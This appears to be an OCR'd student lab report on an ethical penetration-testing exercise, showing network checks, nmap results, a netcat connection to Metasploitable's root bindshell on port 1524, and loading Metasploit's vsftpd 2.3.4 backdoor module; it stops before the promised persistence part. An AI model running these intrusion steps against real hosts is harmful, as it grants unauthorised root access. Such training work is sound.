Report

Exploitation and Persistence Analysis

Exercise: Ethical Penetration Testing

Executive Summary


This lab exercise demonstrates the complete lifecycle of a cybersecurity incident, from initial exploitation through persistence establishment, detection, and remediation. The exercise was conducted in a controlled virtual environment using Kali Linux as the attacking platform and Metasploitable as the vulnerable target system.

The primary objectives were to understand exploitation techniques, implement persistence mechanisms, and practice detection and removal procedures. All activities were performed ethically within an isolated lab environment for educational purposes only.

1. Lab Environment


The lab consisted of two virtual machines operating in an isolated network environment:

Component	Details
Attacker System	Kali Linux - Penetration Testing Distribution
Target System	Metasploitable - Intentionally Vulnerable Linux VM
Network	Isolated Virtual Network (No Internet Access)
Tools Used	Metasploit Framework, Terminal, System Administration Tools



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:34:9e:75
          inet addr:192.168.189.128  Bcast:192.168.189.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe34:9e75/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4791 (4.6 KB)  TX bytes:7154 (6.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$ _
```


Figure 1 Checking metasploitable IP



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.189.130  netmask 255.255.255.0  broadcast 192.168.189.25
5
        inet6 fe80::857d:95a2:ea73:1219  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:80:77:1e  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 1764 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 3616 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```


Figure 2 Checking IP of kali linux

The lab environment was prepared by importing Metasploitable2 into VMware Workstation. Network connectivity and stability between Kali Linux and the target VM were verified using IP configuration checks and ICMP echo requests



```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping <192.168.189.128>

zsh: parse error near `\n'

┌──(kali㉿kali)-[~]
└─$ ping 192.168.189.128

PING 192.168.189.128 (192.168.189.128) 56(84) bytes of data.
64 bytes from 192.168.189.128: icmp_seq=1 ttl=64 time=8.47 ms
64 bytes from 192.168.189.128: icmp_seq=2 ttl=64 time=2.15 ms
64 bytes from 192.168.189.128: icmp_seq=3 ttl=64 time=1.14 ms
64 bytes from 192.168.189.128: icmp_seq=4 ttl=64 time=1.60 ms
64 bytes from 192.168.189.128: icmp_seq=5 ttl=64 time=2.07 ms
64 bytes from 192.168.189.128: icmp_seq=6 ttl=64 time=3.25 ms
64 bytes from 192.168.189.128: icmp_seq=7 ttl=64 time=2.88 ms
64 bytes from 192.168.189.128: icmp_seq=8 ttl=64 time=0.910 ms
```

Figure 3 Confirming Network Connectivity




```
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
39148/tcp open  status      1 (RPC #100024)
45611/tcp open  java-rmi    GNU Classpath grmiregistry
54600/tcp open  nlockmgr    1-4 (RPC #100021)
55138/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 00:0C:29:34:9E:75 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.46 seconds
```

Figure 4 Nmap Results

2. Initial Exploitation

METHOD 1: Direct Bind Shell (Port 1524)



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.189.128 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# uname
Linux
root@metasploitable:/# 
```

2.1 Vulnerability Identified

The target system was running vsftpd version 2.3.4, which contains a critical backdoor vulnerability. This vulnerability was introduced into the vsftpd source code and allows attackers to execute arbitrary commands with root privileges.

2.2 Exploit Used

Exploit: unix/ftp/vsftpd_234_backdoor


Framework: Metasploit

Vulnerability Type: Backdoor/Remote Code Execution

2.3 Exploitation Process


The exploitation was performed using the Metasploit Framework with the following steps:

1. Launched Metasploit console (msfconsole)




```
       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

2. Selected the vsftpd backdoor exploit module




```
       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 5 The exploit is now loaded



```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.189.128
RHOSTS ⇒ 192.168.189.128
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

